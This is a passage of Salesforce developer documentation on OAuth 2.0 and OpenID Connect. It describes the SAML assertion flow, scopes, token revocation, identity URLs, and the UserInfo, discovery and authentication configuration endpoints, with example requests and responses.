To exchange a SAML assertion for an access token, your client must obtain or generate a valid SAML response and POST it to the token endpoint. The method of obtaining this response is up to the client to determine. When the client has a valid response, it sends the following parameters.

- `grant_type`—Value must be `assertion` for this flow.
- `assertion`—A Base-64 encoded, then URL encoded, SAML response that is normally used for web single sign-on.
- `assertion_type`—Must be `urn:oasis:names:tc:SAML:2.0:profiles:SSO:browser`, URL encoded
- `format`—(Optional) Expected return format. Values are:
  - `urlencoded`
  - `json` (default)
  - `xml`

Here's the body of an example of an out-of-band POST made to the `https://login.salesforce.com/services/oauth2/token`.

```
grant_type=assertion&assertion_type=
urn%3Aoasis%3Anames%3Atc%3ASAML%3A2.0%3Aprofiles%3ASSO%3Abrowser&
assertion=PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPHNhbW. . .
```

Salesforce Server Sends a Response

After the SAML response is verified, Salesforce sends a response to the client. These parameters are in the body of the response.

- `access_token`—Salesforce session ID that can be used with the web services API.
- `token_type`—Value is `Bearer` for all responses that include an access token.
- `id`—Identity URL that can be used to both identify the user and query for more information about the user. See Identity URLs on page 5996.

Here's an example response from Salesforce.

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"instance_url":"https://yourInstance.salesforce.com","access_token":
"00Dx0000000BV7z!AR8AQNhMmQeDIKR0.hZagSTaEPCkmoXeYnkaxQnqWlG6Sk9U3i3IFjEH
IzDlsYdU0qoVCXNJtPOwdb7u5rKfq9NldfAKoQjd","token_type":"Bearer"}
```

If an error occurs during this step, the response contains an error message with the following information.

- `error`—Error code
- `error_description`—Description of the error with additional information.
  - `unsupported_response_type`—Response type not supported
  - `invalid_request`—HTTPS required
  - `invalid_request`—Must use HTTP POST
  - `invalid_assertion_type`—Specified assertion type is not supported
  - `invalid_grant`—Invalid authorization code (make sure that the client sends a URL-encoded `assertion` and `assertion_type`)
  - `invalid_grant`—IP restricted or invalid login hours
  - `inactive_user`—User is inactive
  - `inactive_org`—Org is locked, closed, or suspended
  - `rate_limit_exceeded`—Number of logins exceeded
- `error_uri`—Link to the SAML Assertion Validator, which contains more information about the failure. This error is returned only when Salesforce can parse the assertion.

Here's an example error.

```
{"error_uri":"https://yourInstance.salesforce.com/setup/secur/SAMLValidationPage.apexp",
"error":"invalid_grant","error_description":"invalid assertion"}
```

SEE ALSO:

Authenticate Apps with OAuth

Single Sign-On

Scope Parameter Values

The `scope` parameter allows you to fine-tune the permissions associated with the tokens you're requesting. Scope is a subset of values that you specified when defining the connected app.

Scope parameter values.

Value	Description
`api`	Allows access to the current, logged-in user's account using APIs, such as REST API and Bulk API. This value also includes `chatter_api`, which allows access to Chatter REST API resources.
`chatter_api`	Allows access to Chatter REST API resources only.
`custom_permissions`	Allows access to the custom permissions in an organization associated with the connected app, and shows whether the current user has each permission enabled.
`full`	Allows access to all data accessible by the logged-in user, and encompasses all other scopes. `full` does not return a refresh token.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

Value	Description
	You must explicitly request the `refresh_token` scope to get a refresh token.
`id`	Allows access to the identity URL service. You can request `profile`, `email`, `address`, or `phone`, individually to get the same result as using `id`; they are all synonymous.
`openid`	Allows access to the current, logged in user's unique identifier for OpenID Connect apps. The `openid` scope can be used in the OAuth 2.0 user-agent flow and the OAuth 2.0 Web server authentication flow to get back a signed ID token conforming to the OpenID Connect specifications in addition to the access token.
`refresh_token`	Allows a refresh token to be returned if you are eligible to receive one. This lets the app interact with the user's data while the user is offline, and is synonymous with requesting `offline_access`.
`visualforce`	Allows access to Visualforce pages.
`web`	Allows the ability to use the `access_token` on the Web. This also includes `visualforce`, allowing access to Visualforce pages.

All scope values include `id`, which you can use to access the identity URLs at anytime.

When a user approves apps, the value of the scope is stored with the refresh token. For example, if a user approves an app with a scope of `id`, the refresh token is created with `scope=id`. Then if the user approves a second app with `scope=api`, the refresh token is created with `scope=api`.

For JSON or SAML bearer token requests, the request combines the scopes of all previous refresh tokens.

Given the previous example, the result is an access token with `scope=id%20api`.

This sample request sets the `scope` parameter with `api`, `id`, and `web` values. Separate multiple scope values with the space character, %20.

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_
id=3MVG9lKcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth
/useragent_flow_callback.jsp&scope=api%20id%20web
```

SEE ALSO:

- Authenticate Apps with OAuth
- Get and Verify an ID Token

Revoke OAuth Tokens

Revoke an OAuth token if you don't want the client app to access Salesforce data or if you don't trust the client app to discontinue access on its own.

When users request their data from within an external app (the consumer's page), they're authenticated. You can revoke their access tokens, or the refresh token and all related access tokens, using revocation. Developers can revoke the token when configuring a log-out button in their app.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Revoking Tokens

To revoke OAuth 2.0 tokens, use the revocation endpoint.

```
https://login.salesforce.com/services/oauth2/revoke
```

Construct a POST request that includes the following parameters using the `application/x-www-form-urlencoded` format in the HTTP request entity-body. For example:

```
POST /revoke HTTP/1.1
Host: https://login.salesforce.com/services/oauth2/revoke
Content-Type: application/x-www-form-urlencoded

token=currenttoken
```

If an access token is included, Salesforce invalidates it and revokes the token. If a refresh token is included, Salesforce revokes it and any associated access tokens.

The authorization server indicates successful processing of the request by returning an HTTP status code 200. For all error conditions, a status code 400 is used along with one of the following error responses.

- `unsupported_token_type`—Token type not supported
- `invalid_token`—Token was invalid

For a sandbox, use `test.salesforce.com` instead of `login.salesforce.com`.

GET Support

Salesforce also supports GET requests with the query string parameter `token` and the current token. If an access token is included, Salesforce invalidates it and revokes the token. If a refresh token is included, Salesforce revokes it and any associated access tokens. For example:

```
https://login.salesforce.com/services/oauth2/revoke?token=currenttokenID
```

The authorization server indicates successful processing of the request by returning an HTTP status code 200. For all error conditions, status code 400 is used.

JSONP Support

The revocation endpoint also accepts GET requests with an additional callback parameter and returns the response with content type `application/javascript`. For example:

```
https://login.salesforce.com/services/oauth2/revoke?token=XXXXX&callback=myCallback
```

If the request is successful, a callback is sent to the JavaScript function set in the callback parameter of the GET.

```
myCallback({});
```

If the response isn't successful, a callback is sent with an error code.

```
myCallback({"error":"invalid_token"});
```

SEE ALSO:

Use the Access Token

Use the Access Token

You can use the access token in either the HTTP authorization header (REST API or Identity URL) or the SessionHeader SOAP authentication header, (SOAP API).

After an OAuth version 2.0 consumer has an access token, the method of using the token depends on the API in use.

- For the REST API, use an HTTP authorization header with the following format: `Authorization: Bearer Access_Token`.
- For the SOAP API, the access token is placed in the SessionHeader SOAP authentication header.
- For the identity URL, use either an HTTP authorization header (as with the REST API) or an HTTP parameter `oauth_token`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:
- "Manage Connected Apps"

Get and Verify an ID Token

The ID token is a signed data structure that contains authenticated user attributes, including a unique identifier for the user and when the token was issued. It also identifies the requesting client app. The ID token is defined by OpenID Connect.

Salesforce can respond to an OAuth request with an ID token that conforms to the OpenID Connect specifications. Both OAuth 2.0 user-agent and OAuth 2.0 web server authentication flows can request a signed ID token if the request's scope parameter includes `openid`. The returned token is a JSON Web Token (JWT).

- The user-agent authentication flow must include the `response_type` parameter with the value `token id_token`, the `openid` scope, and the `nonce` parameter.
- The web server authentication flow must include the `response_type` parameter with the value `code` and the `openid` scope. The `nonce` parameter is optional.

Here's an example request for an ID token using the user-agent authentication flow.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:
- "Manage Connected Apps"

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token+id_token
&redirect_uri=https://login.salesforce.com/services/oauth2/success
&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD_
3Oxug0sU3_WrBPd_Ax6Mcnlg5HSnLGQ&scope=openid&nonce=somevalue
```

Use the published public keys to verify that the signature in the response is a valid Salesforce signature.

1. Go to *`https://login.salesforce.com/id/keys`*.

   The response includes JSON-formatted information about the public keys used for signing.

2. Use the key with the correct `kid` value, which specifies the release version, to validate the signature.

SEE ALSO:

OAuth 2.0 User-Agent Flow

OAuth 2.0 Web Server Authentication Flow

Identity URLs

The identity URL is a string that uniquely identifies a user. It's also a REST API used to query for user information.

The identity URL accompanies the access token in a token response. It's returned in the `id` scope parameter.

The identity URL is a string that uniquely identifies a user. It's also a RESTful API that you use to query for additional information about the user. Salesforce returns information about the user. It also returns endpoints that the client can talk to, such as photos and accessible API endpoints.

Client access to the identity URL for one user in an org doesn't provide access to the identity URL for another user in the same org, unless the associated token meets all the following conditions.

- The OAuth request for the access token includes the `full` or `api` scope.
- The access token is for a user with the "API Enabled" permission.
- The access token is for a user who has access to the other user according to the User Sharing rules of the org.
- The access token is for an internal user, meaning the `user_type` value in the response is `STANDARD`.

Otherwise, an access token for each user is required to view their identity URL.

The format of the URL is: `https://login.salesforce.com/id/`*`orgID`*`/`*`userID`*, where *`orgId`* is the ID of the Salesforce org that the user belongs to, and *`userID`* is the Salesforce user ID.

Note: For a sandbox, `login.salesforce.com` is replaced with `test.salesforce.com`.

The URL must be HTTPS.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

Identity URL Parameters

You can use the following parameters with the access token and identity URL. You can use the access token in an authorization request header or a request with the `oauth_token` parameter.

Parameter	Description
access token	See Use the Access Token on page 5995.
format	Optional. Specify the format of the returned output. Values are: • `json` • `xml` Instead of using the `format` parameter, the client can also specify the returned format in an accept-request header using one of the following. • `Accept: application/json` • `Accept: application/xml` • `Accept: application/x-www-form-urlencoded` Note the following: • Wildcard accept headers are allowed. `*/*` is accepted and returns JSON. • A list of values is also accepted and is checked left-to-right. For example: `application/xml,application/json,application/html,*/*` returns XML.

Parameter	Description
	• The `format` parameter takes precedence over the accept request header.
version	Optional. Specify a SOAP API version number or the literal string `latest`. If this value isn't specified, the returned API URLs contain the literal value `{version}` in place of the version number for the client to do string replacement. If the value is specified as `latest`, the most recent API version is used.
PrettyPrint	Optional and accepted only in a header, not as a URL parameter. Specify to optimize the returned XML or JSON output for readability rather than size. For example, use the following in a header: `X-PrettyPrint:1`.
callback	Optional. Specify a valid JavaScript function name. You can use this parameter when the specified format is JSON. The output is wrapped in this function name (JSONP). For example, if a request to `https://server/id/orgid/userid/` returns `{"foo":"bar"}`, a request to `https://server/id/orgid/userid/?callback=baz` returns `baz({"foo":"bar"});`.

Identity URL Response

A valid request returns the following information in JSON format.

- `id`—Identity URL (the same URL that was queried)
- `asserted_user`—Boolean value indicating whether the specified access token was issued for this identity
- `user_id`—Salesforce user ID
- `username`—Salesforce username
- `organization_id`—Salesforce org ID
- `nick_name`—Community nickname of the queried user
- `display_name`—Display name (full name) of the queried user
- `email`—Email address of the queried user
- `email_verified`—Indicates whether the org has email verification enabled (`true`) or not (`false`)
- `first_name`—First name of the user
- `last_name`—Last name of the user
- `timezone`—Time zone in the user's settings
- `photos`—Map of URLs to the user's profile pictures

  Note: Accessing these URLs requires passing an access token. See Use the Access Token on page 5995.

  - `picture`
  - `thumbnail`
- `addr_street`—Street specified in the address of the user's settings
- `addr_city`—City specified in the address of the user's settings
- `addr_state`—State specified in the address of the user's settings
- `addr_country`—Country specified in the address of the user's settings
- `addr_zip`—Zip or postal code specified in the address of the user's settings

- `mobile_phone`—Mobile phone number in the user's settings
- `mobile_phone_verified`—User confirmed that the mobile phone number is valid (see the Mobile User field description)
- `status`—User's current Chatter status
  - `created_date`—`xsd datetime` value of the creation date of the last post by the user, for example, 2010-05-08T05:17:51.000Z
  - `body`—Body of the post
- `urls`—Map containing various API endpoints that can be used with the specified user

  Note: Accessing the REST endpoints requires passing an access token. See Use the Access Token on page 5995.

  - `enterprise` (SOAP)
  - `metadata` (SOAP)
  - `partner` (SOAP)
  - `rest` (REST)
  - `sobjects` (REST)
  - `search` (REST)
  - `query` (REST)
  - `recent` (REST)
  - `profile`
  - `feeds` (Chatter)
  - `feed-items` (Chatter)
  - `groups` (Chatter)
  - `users` (Chatter)
  - `custom_domain`—This value is omitted if the org doesn't have a custom domain configured and propagated
- `active`—Boolean specifying whether the queried user is active
- `user_type`—Type of the queried user
- `language`—Queried user's language
- `locale`—Queried user's locale
- `utcOffset`—Offset from UTC of the time zone of the queried user, in milliseconds
- `last_modified_date`—`xsd datetime` format of the last modification of the user, for example, 2010-06-28T20:54:09.000Z
- `is_app_installed`—Value is `true` when the connected app is installed in the user's org, and the user's access token was created using an OAuth flow. If the connected app isn't installed, the property doesn't exist (instead of being `false`). When parsing the response, check both for the existence and value of this property.
- `mobile_policy`—Specific values for managing mobile connected apps. These values are available only when the connected app is installed in the current user's org, the app has a defined session timeout value, and a PIN (Personal Identification Number) has a length value.
  - `screen_lock`—Length of time to wait to lock the screen after inactivity
  - `pin_length`—Length of the identification number required to gain access to the mobile app
- `push_service_type`—Set to `apple` if the connected app is registered with Apple Push Notification Service (APNS) for iOS push notifications or `androidGcm` if it's registered with Google Cloud Messaging (GCM) for Android push notifications. The response value type is an array.

- `custom_permissions`—When a request includes the `custom_permissions` scope parameter, the response includes a map containing custom permissions in an org associated with the connected app. If the connected app isn't installed in the org or has no associated custom permissions, the response doesn't contain a `custom_permissions` map. Here's an example request.

  ```
  http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_
  id=3MVG9lKcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth
  /useragent_flow_callback.jsp&scope=api%20id%20custom_permissions
  ```

  Here's the JSON block in the identity URL response.

  ```
  "custom_permissions":
    {
      "Email.View":true,
      "Email.Create":false,
      "Email.Delete":false
    }
  ```

Here's a response in XML format.

```
<?xml version="1.0" encoding="UTF-8"?>
<user xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<id>https://yourInstance.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9</id>
<asserted_user>true</asserted_user>
<user_id>005x0000001S2b9</user_id>
<organization_id>00Dx0000001T0zk</organization_id>
<nick_name>admin1.2777578168398293E12foofoofoofoo</nick_name>
<display_name>Alan Van</display_name>
<email>admin@2060747062579699.com</email>
<status>
   <created_date xsi:nil="true"/>
   <body xsi:nil="true"/>
</status>
<photos>
   <picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
   <thumbnail>https://yourInstance.salesforce.com/profilephoto/005/T</thumbnail>
</photos>
<urls>
   <enterprise>https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk

   </enterprise>
   <metadata>https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk

   </metadata>
   <partner>https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk

   </partner>
   <rest>https://yourInstance.salesforce.com/services/data/v{version}/
   </rest>
   <sobjects>https://yourInstance.salesforce.com/services/data/v{version}/sobjects/
   </sobjects>
   <search>https://yourInstance.salesforce.com/services/data/v{version}/search/
   </search>
   <query>https://yourInstance.salesforce.com/services/data/v{version}/query/
```

```
   </query>
   <profile>https://yourInstance.salesforce.com/005x0000001S2b9
   </profile>
</urls>
<active>true</active>
<user_type>STANDARD</user_type>
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
<last_modified_date>2010-06-28T20:54:09.000Z</last_modified_date>
</user>
```

Here's a response in JSON format.

```
{"id":"https://yourInstance.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9",
"asserted_user":true,
"user_id":"005x0000001S2b9",
"organization_id":"00Dx0000001T0zk",
"nick_name":"admin1.2777578168398293E12foofoofoofoo",
"display_name":"Alan Van",
"email":"admin@2060747062579699.com",
"status":{"created_date":null,"body":null},
"photos":{"picture":"https://yourInstance.salesforce.com/profilephoto/005/F",
   "thumbnail":"https://yourInstance.salesforce.com/profilephoto/005/T"},
"urls":

{"enterprise":"https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk",


"metadata":"https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk",


"partner":"https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk",

   "rest":"https://yourInstance.salesforce.com/services/data/v{version}/",
   "sobjects":"https://yourInstance.salesforce.com/services/data/v{version}/sobjects/",
   "search":"https://yourInstance.salesforce.com/services/data/v{version}/search/",
   "query":"https://yourInstance.salesforce.com/services/data/v{version}/query/",
   "profile":"https://yourInstance.salesforce.com/005x0000001S2b9"},
"active":true,
"user_type":"STANDARD",
"language":"en_US",
"locale":"en_US",
"utcOffset":-28800000,
"last_modified_date":"2010-06-28T20:54:09.000+0000"}
```

After making an invalid request, the following are possible responses from Salesforce.

Error Code	Request Problem
403 (forbidden) — HTTPS_Required	HTTP
403 (forbidden) — Missing_OAuth_Token	Missing access token
403 (forbidden) — Bad_OAuth_Token	Invalid access token

Error Code	Request Problem
403 (forbidden) — Wrong_Org	Users in a different org
404 (not found) — Bad_Id	Invalid or bad user or org ID
404 (not found) — Inactive	Deactivated user or inactive org
404 (not found) — No_Access	User lacks proper access to org or information
404 (not found) — No_Site_Endpoint	Request to an invalid endpoint of a site
404 (not found) — Internal Error	No response from server
406 (not acceptable) — Invalid_Version	Invalid version
406 (not acceptable) — Invalid_Callback	Invalid callback

SEE ALSO:

Use the Access Token

Edit Users

UserInfo Endpoint

OpenID Connect defines the UserInfo endpoint to get a user's profile information.

The UserInfo endpoint is a RESTful API used to query (with a valid access token) for information about the user associated with the access token in the standard OpenID Connect format. Salesforce returns basic personal information about the user and important endpoints that the client can talk to, such as photos and accessible API endpoints. This UserInfo endpoint provides access to information only for the current user. It doesn't give access to other users in the org.

The format of the URL is:
`https://login.salesforce.com/services/oauth2/userinfo`.

Note: For a sandbox, `login.salesforce.com` is replaced with `test.salesforce.com`.

The URL must be HTTPS.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

UserInfo Endpoint Parameters

Use the following parameters with the access token and UserInfo endpoint. You can use the access token in an authorization request header or in a request with the `oauth_token` parameter.

Parameter	Description
access token	See Use the Access Token on page 5995.
format	Optional. Specify the format of the returned output. Values are: • `json` • `xml`

Parameter	Description
	Instead of using the `format` parameter, the client can also specify the returned format in an accept-request header using one of the following. • `Accept: application/json` • `Accept: application/xml` • `Accept: application/x-www-form-urlencoded` Note the following: • Wildcard accept headers are allowed. `*/*` is accepted and returns JSON. • A list of values is also accepted and is checked left-to-right. For example: `application/xml,application/json,application/html,*/*` returns XML. • The `format` parameter takes precedence over the accept request header.
version	Optional. Specify a SOAP API version number or the literal string `latest`. If this value isn't specified, the returned API URLs contain the literal value `{version}` in place of the version number for the client to do string replacement. If the value is specified as `latest`, the most recent API version is used.
PrettyPrint	Optional and accepted only in a header, not as a URL parameter. Specify to optimize the returned XML or JSON output for readability rather than size. For example, use the following in a header: `X-PrettyPrint:1`.
callback	Optional. Specify a valid JavaScript function name. You can use this parameter when the specified format is JSON. The output is wrapped in this function name (JSONP). For example, if a request to `https://server/id/orgid/userid/` returns `{"foo":"bar"}`, a request to `https://server/id/orgid/userid/?callback=baz` returns `baz({"foo":"bar"});`.

UserInfo Endpoint Response

After making a valid request, Salesforce returns the information in JSON format by default, or whatever is specified in the Format parameter.

The response includes values listed in the OpenID Connect Basic Client Profile, Salesforce user ID, org ID, feed, and profile URLs.

The following is a response in JSON format.

```
{"sub":"http://login.salesforce.com/id/00Dx000.../005x000...",
"user_id":"005x000...","organization_id":"00Dx000...",
"preferred_username":"user1@1135222488950007.com",
"nickname":"user1.3860098879512678E12",
"name":"yourInstance LastName",
"email":"user1@1135222488950007.com",
"email_verified":true,"given_name":"yourInstance","family_name":"LastName",
"zoneinfo":"America/Los_Angeles",
"photos":{"picture":"https://yourInstance.salesforce.com/profilephoto/005/F","thumbnail":"https://yourInstance.salesforce.com/profilephoto/005/T"},
"profile":"https://yourInstance.salesforce.com/005x000...",
"picture":"https://yourInstance.salesforce.com/profilephoto/005/F",
"address":{"country":"us"},
"urls":{"enterprise":"https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx00...",
```

```
"
"partner":"https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx00...",
"rest":"https://yourInstance.salesforce.com/services/data/v{version}/",
"sobjects":"https://yourInstance.salesforce.com/services/data/v{version}/sobjects/",
"search":"https://yourInstance.salesforce.com/services/data/v{version}/search/",
"query":"https://yourInstance.salesforce.com/services/data/v{version}/query/",
"recent":"https://yourInstance.salesforce.com/services/data/v{version}/recent/",
"profile":"https://yourInstance.salesforce.com/005x000...",
"feeds":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/feeds",
"groups":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/groups",
"users":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/users",
"feed_items":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/feed-items"},
"active":true,"user_type":"STANDARD","language":"en_US","locale":"en_US","utcOffset":-28800000,"updated_at":"2013-12-02T18:46:42.000+0000"}
```

The following is a response in XML format:

```
<?xml version="1.0" encoding="UTF-8"?>
<user>
<sub>http://login.salesforce.com/id/00Dx000.../005x000...</sub>
<user_id>005x000...</user_id>
<organization_id>00Dx000...</organization_id>
<preferred_username>user1@1135222488950007.com</preferred_username>
<nickname>user1.3860098879512678E12</nickname>
<name>user1 LastName</name>
<email>user1@1135222488950007.com</email>
<email_verified>true</email_verified>
<given_name>user1</given_name>
<family_name>LastName</family_name>
<zoneinfo>America/Los_Angeles</zoneinfo>
<photos>
<picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
<thumbnail>https://yourInstance.salesforce.com/profilephoto/005/T</thumbnail></photos>
<profile>https://yourInstance.salesforce.com/005x000...</profile>
<picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
<address>
<country>us</country>
</address>
<urls>
<enterprise>https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000002rIh1</enterprise>
<metadata>https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000002rIh1</metadata>
<partner>https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000002rIh1</partner>
<rest>https://yourInstance.salesforce.com/services/data/v{version}/</rest>
<sobjects>https://yourInstance.salesforce.com/services/data/v{version}/sobjects/</sobjects>
<search>https://yourInstance.salesforce.com/services/data/v{version}/search/</search>
<query>https://yourInstance.salesforce.com/services/data/v{version}/query/</query>
<recent>https://yourInstance.salesforce.com/services/data/v{version}/recent/</recent>
<profile>https://yourInstance.salesforce.com/005x000...</profile>
<feeds>https://yourInstance.salesforce.com/services/data/v{version}/chatter/feeds</feeds>
<groups>https://yourInstance.salesforce.com/services/data/v{version}/chatter/groups</groups>
<users>https://yourInstance.salesforce.com/services/data/v{version}/chatter/users</users>
<feed_items>https://yourInstance.salesforce.com/services/data/v{version}/chatter/feed-items</feed_items>
</urls>
<active>true</active>
```

```
<user_type>STANDARD</user_type>
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
<updated_at>2013-12-02T18:46:42.000Z</updated_at>
</user>
```

The following are possible responses from Salesforce to an invalid request.

Error Code	Request Problem
403 (forbidden) — HTTPS_Required	HTTP
403 (forbidden) — Missing_OAuth_Token	Missing access token
403 (forbidden) — Bad_OAuth_Token	Invalid access token
403 (forbidden) — Wrong_Org	Users in a different org
404 (not found) — Bad_Id	Invalid or bad user or org ID
404 (not found) — Inactive	Deactivated user or inactive org
404 (not found) — No_Access	User lacks proper access to org or information
404 (not found) — No_Site_Endpoint	Request to an invalid endpoint of a site
404 (not found) — Internal Error	No response from server
406 (not acceptable) — Invalid_Version	Invalid version
406 (not acceptable) — Invalid_Callback	Invalid callback

OpenID Connect Discovery Endpoint

Use the OpenID Connect discovery endpoint to query for information about the Salesforce OpenID Connect configuration.

The OpenID Connect discovery endpoint is a static page that you use to query for Salesforce OpenID Connect configuration information. No session is required. Salesforce returns basic information about endpoints, supported scopes, and other values used for OpenID Connect authorization.

The format of the URL is `https://login.salesforce.com/.well-known/openid-configuration`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Note: For a sandbox, `login.salesforce.com` is replaced with `test.salesforce.com`.

The URL must be HTTPS.

OpenID Connect Discovery Endpoint Response

That URL request returns the information in JSON format.

This a response in JSON format.

```
{"issuer":"https://login.salesforce.com",
"authorization_endpoint":"https://login.salesforce.com/services/oauth2/authorize",
"token_endpoint":"https://login.salesforce.com/services/oauth2/token",
```

```
"revocation_endpoint":"https://login.salesforce.com/services/oauth2/revoke",
"userinfo_endpoint":"https://login.salesforce.com/services/oauth2/userinfo",
"jwks_uri":"https://login.salesforce.com/id/keys",
"scopes_supported":["id","api","web","full","chatter_api",
"visualforce","refresh_token","openid","profile","email",
"address","phone","offline_access", "custom_permissions"],
"response_types_supported":["code","token","token id_token"],
"subject_types_supported":["public"],
"id_token_signing_alg_values_supported":["RS256"],
"display_values_supported":["page","popup","touch"],
"token_endpoint_auth_methods_supported":["client_secret_post","private_key_jwt"] }
```

Authentication Configuration Endpoint

The authentication configuration endpoint is a static page that you can use to query for information about an org's SAML for single sign-on and Auth. provider settings. No session is required. It's available only for Salesforce communities or custom domains. Use this URL when you're developing apps that need this information on demand.

In response to a request to the authentication configuration endpoint, Salesforce returns basic information in JSON format. This information includes authentication and registration settings, branding assets, and other values related to single sign-on support for users of a community or custom domain.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

The format of the URL is: `https://<community or custom URL>/.well-known/auth-configuration`. For example, `https://acme.my.salesforce.com/.well-known/auth-configuration`.

Authentication Configuration Endpoint Response

The authentication configuration endpoint returns the information in JSON format only.

Here's a sample response.

Note: The `UseNativeBrowserForAuthentication` value is always `false` for a community.

These values are available only for communities and are `false` or null for custom domains created with My Domain.

- `SelfRegistrationEnabled`
- `SelfRegistrationUrl`
- `DefaultProfileForRegistration`
- `FooterText`
- `UsernamePasswordEnabled`

```
{
  "OrgId": "00DD00#########",
  "Url": "https://acme.force.com/partners",
  "LoginPage": {
    "LoginPageUrl": "https://acme.force.com/partners/CommunitiesLogin",
    "LogoUrl": "https://acme.force.com/partners/img/logo190.png",
    "BackgroundColor": "#B1BAC1",
    "SelfRegistrationEnabled": true,
    "FooterText": "acme.com",
    "UsernamePasswordEnabled": false
  },
```

```
  "SamlProviders": [{
   "name": "ADFS",
   "SsoUrl": "https://adfs.my.salesforce.com?so=00DB00#########"
  },
  {
   "name": "SF Identity",
   "SsoUrl": "https://sfid.my.salesforce.com?so=00DB00#########"
  }],
  "AuthProviders": [{
   "name": "LinkedIn",
   "IconUrl": "https://www.linkedin.com/logos/img/logo.png",
   "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000#########/LinkedIn"

  },
  {
   "name": "Facebook",
   "IconUrl": "https://www.facebook.com/logos/img/logo.png",
   "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000#########/Facebook"

  }]
}
```

Secure Identity for the Internet of Things

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

